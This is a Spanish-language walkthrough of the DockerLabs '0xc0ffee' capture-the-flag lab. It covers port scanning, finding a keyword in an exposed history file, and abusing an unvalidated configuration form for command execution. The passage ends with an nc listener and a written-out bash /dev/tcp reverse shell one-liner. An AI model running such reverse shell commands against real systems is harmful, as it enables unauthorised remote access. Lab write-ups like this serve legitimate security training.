DockerLabs - 0xc0ffee
nmap
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ nmap -p- -sS --min-rate 5000 -n -Pn 172.17.0.2
PORT     STATE SERVICE
80/tcp   open  http
7777/tcp open  cbt
1
2
3
4
5
6
7
8
9
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ nmap -sCV -p80,7777 172.17.0.2
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Security Verification Tool
|_http-server-header: Apache/2.4.58 (Ubuntu)
7777/tcp open  http    SimpleHTTPServer 0.6 (Python 3.12.3)
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.12.3
análisis

Comenzamos revisando la página principal del puerto 80 de la máquina, donde nos encontramos con un panel que nos solicita indicar una palabra clave para poder acceder:

En el análisis de los puertos con nmap también encontramos que el puerto 7777 está abierto, y tiene desplegado un servidor con Python, donde, al acceder, vemos una serie de ficheros y directorios:

Al comprobar el contenido de los ficheros id_rsa e id_rsa.pub que están dentro de la carpeta .ssh, vemos que están vacíos:
1
2
3
4
5
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ cat id_rsa

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ cat id_rsa.pub
Con el fichero .bash_history pasa lo mismo, está vacío:
1
2
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ cat .bash_history

En nota.txt vemos que nos indican que hay algo sospechoso en el directorio:

Al revisar el fichero history.txt nos damos cuenta de que sí que hay algo sospechoso, y es que, dentro de todo el texto, hay una cadena entre dos comillas a la que se hace referencia dos veces, la cual es bastante sospechosa:

Comprobamos a ver si la cadena que buscan en el panel que vimos anteriormente es la que acabamos de encontrar:

Y vemos que así es:
Nos redirigirá automáticamente a otra página pasados unos segundos:

Vemos que nos permite indicar un nombre de fichero, y la configuración que queremos que contenga dicho fichero:


Tras darle a Apply Configuration, podemos comprobar que se crea el fichero que hemos indicado dentro del directorio principal del servidor alojado en el puerto 7777 de la máquina:

Verificamos que el contenido es el mismo que nosotros hemos definido:
Podemos pensar que sería posible crear un fichero cmd.php que nos permita ejecutar comandos de forma remota:

Sin embargo, nos daremos cuenta de que al tratar de abrirlo, nos lo descargará únicamente:

Si seguimos probando, nos daremos cuenta de que podemos crear un fichero de configuración donde como Configuration Data le indicamos un comando (ya que parece que el formulario no valida que lo que nosotros estamos indicando tenga una estructura JSON o no):


Si luego llamamos a dicho fichero con la funcionalidad Execute Remote Configuration, veremos que el resultado del comando se verá reflejado por pantalla:


De esta manera, lo que logramos es obtener ejecución remota de comandos, o Remote Command Injection.
acceso inicial (www-data)
Lo primero que haremos es ponernos en escucha (en mi caso por el puerto 4444 con nc), ya que vamos a obtener una consola remota.

Lo siguiente es crear un fichero de configuración con el comando que queremos ejecutar, que en este caso será el que nos entablará una reverse shell:
1
bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'
Si ahora cargamos el fichero creado, deberíamos habernos entablado una consola remota:
1
2
3
